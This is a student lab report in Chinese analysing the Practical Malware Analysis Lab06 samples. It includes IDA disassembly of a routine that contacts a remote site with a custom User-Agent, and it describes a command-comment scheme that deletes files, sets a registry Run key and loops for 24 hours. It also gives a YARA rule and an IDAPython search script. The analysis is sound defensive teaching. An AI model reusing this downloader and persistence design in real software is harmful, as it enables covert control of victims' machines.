
```
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 230h
mov     eax, [ebp+arg_0]
push    eax
push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 0Ch
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
lea     edx, [ebp+szAgent]
push    edx             ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax             ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_4010B1
```

综上所述，sub_401040 使用格式化字符串 Internet Explorer 7.50/pma%d 来调用 sprintf 函数，从而使用传入的参数创建用于 HTTP 通信的 User-Agent 字段。

（4） 这个程序会运行多久?(假设它已经连接到互联网。)

```
.text:00401230 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401230 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401230
.text:00401230 var_C           = dword ptr -0Ch
.text:00401230 var_8           = byte ptr -8
.text:00401230 var_4           = dword ptr -4
.text:00401230 argc            = dword ptr  8
.text:00401230 argv            = dword ptr  0Ch
.text:00401230 envp            = dword ptr  10h
.text:00401230
.text:00401230                 push    ebp
.text:00401231                 mov     ebp, esp
.text:00401233                 sub     esp, 0Ch
.text:00401236                 call    sub_401000
.text:0040123B                 mov     [ebp+var_4], eax
.text:0040123E                 cmp     [ebp+var_4], 0
.text:00401242                 jnz     short loc_401248
.text:00401244                 xor     eax, eax
.text:00401246                 jmp     short loc_4012B1
.text:00401248 ; ---------------------------------------------------------------------------
.text:00401248
.text:00401248 loc_401248:                             ; CODE XREF: _main+12↑j
.text:00401248                 mov     [ebp+var_C], 0
.text:0040124F                 jmp     short loc_401250
.text:00401251 ; ---------------------------------------------------------------------------
.text:00401251
.text:00401251 loc_401251:                             ; CODE XREF: _main+7D↓j
.text:00401251                 mov     eax, [ebp+var_C]
.text:00401254                 add     eax, 1
.text:00401257                 mov     [ebp+var_C], eax
```



局部变量 var_C 用于循环计数。在 0x401248 处，这个计数器被初始化为 0,每次跳回 0x401254 处递增，在 0x40125A 处进行检查，每次到了 0x4012AD 就跳回去递增。这 0x4012AD 处代码的出现告诉是一个循环结构。如果计数器 var_C 大于或等于 0x5A0(1440),循环就会终止：否则，在 0x401263 处的代码会被执行。调用 0x401040 之前，这里的代码会将 var_C 压入栈上，然后循环在执行到 0x4012AD 之前会休眠 1 分钟，最后将计数器加 1。因此，这个过程会持续 1440 分钟，也就是 24 小时。

函数 sub_401150 调用完后会有一个 0EA60h 毫秒也就是 60s 的睡眠，而这是循环一次的睡眠时间，前面已经分析，一共要循环 5A0h，也就是 1440 次。所以一次循环一分钟，整个程序运行完毕一共要 1440 分钟也就是 24 小时。

综上所述该程序一共运行 1440 分钟(24 小时)。

（5） 在这个恶意代码中有什么新的基于网络的迹象吗?

综上所述，该恶意代码使用了一个新的 User-Agent。它的形式是 Internet Explorer 7.50/pma%d 其中%d 程序已经运行的分钟数。

（6） 这个恶意代码的目的是什么?

首先，程序会检查是否有可用的 Internet 连接。如果找不到，程序就终止运行。否则，程序使用一个独特的 User-Agent 来下载一个网页，这个 User-Agent 包含了一个计数器，用于说明程序已经运行了多少分钟。下载下来的网页中包含了以<!--开头的 HTML 注释代码，这段注释代码中接下来的第一个字符被用于一个 switch 语句，以决定接下来在本地系统的行为。其中包含了一些硬编码的行为，包括删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件、休眠 100 秒等。该程序会运行 24 小时后终止。

（二） Yara

使用一些特征字符串编写 yara 规则。

```
rule Lab06{
    meta:
```

```
        description = "Lab06-01.exe"
    strings:
        $s1 = "Success: Internet Connection" fullword ascii
        $s2 = "Error 1.1: No Internet" fullword ascii
        $s3 = "InternetGetConnectedState" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
        all of them
}
```

```
C:\Documents and Settings\lulu\桌面\scan>python Lab.py
样本文件夹中的文件数量: 2503
匹配的文件数量: 4
扫描时间: 19.28 秒
匹配的文件路径:
sample\Lab06-02.exe
sample\Lab06-03.exe
sample\Lab06-04.exe
sample\Lab06-01.exe
```

（三） IDA Python

```
import idc
import idautils

# 目标注释
target_string = "Internet Explorer 7.50/pma%d"

# 获取函数的起始和结束地址
start_address = 0x00401000
end_address = 0x0040AFC8

# 初始化一个列表来存储包含特定注释的汇编语句
relevant_instructions = []
```

```
# 遍历指令，查找包含指定字符串的汇编语句
current_address = start_address

while current_address <= end_address:
    # 获取当前指令的反汇编文本
    disasm = idc.GetDisasm(current_address)

    # 检查是否包含指定字符串
    if target_string in disasm:
        relevant_instructions.append((current_address, disasm))

    # 移动到下一条指令
    current_address = idc.NextHead(current_address)

# 输出找到的相关汇编语句
for instruction in relevant_instructions:
    print("Found relevant instruction at 0x%X: %s" % (instruction[0], instruction[1]))
```

上面这段代码可用于在 Lab06-04.exe 中查找“Internet Explorer 7.50/pma%d”字符串

```
Python 2.7.2 (default, Jun 12 2011, 15:08:59) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
------------------------------------------------------------------------------
Found relevant instruction at 0x40104D: push    offset aInternetExplor; "Internet Explorer 7.50/pma%d"
Found relevant instruction at 0x4070F4: db 'Internet Explorer 7.50/pma%d',0
```

四、 实验结论及心得体会

（一） 实验结论

通过对四个实验样本的分析，可以得出以下结论：

这些恶意代码样本都涉及与 Internet 通信，用于检查网络连接和下载 HTML 网页。

恶意代码样本中包含了不同的行为，如删除文件、创建目录、修改注册表等，这些行为受到特定的控制字符的触发。

恶意代码样本使用特定的 User-Agent 标识，以及特定的 URL 来下载 HTML 网页。

通过静态分析和反汇编，可以深入了解恶意代码的内部结构和行为，包括函数调用、参数传递和控制流。

编写 Yara 规则是一种有效的方法，用于检测和识别这些恶意代码的存在。

（二） 心得体会

静态分析的重要性：实验中使用 IDA Pro 等工具进行静态分析是深入了解恶意代码的关键。通过反汇编和代码分析，可以揭示恶意代码的内部结构、功能和行为。

恶意代码多样性：实验中的不同样本展示了恶意代码的多样性。它们采用不同的策略和行为，包括检查网络连接、下载网页、修改文件系统和注册表等。了解这些多样性有助于更好地理解恶意代码的复杂性。

Yara 规则的应用：编写 Yara 规则是一种强大的手段，用于检测恶意代码的存在。通过识别特定的特征字符串和行为模式，可以有效地检测和分类恶意代码样本。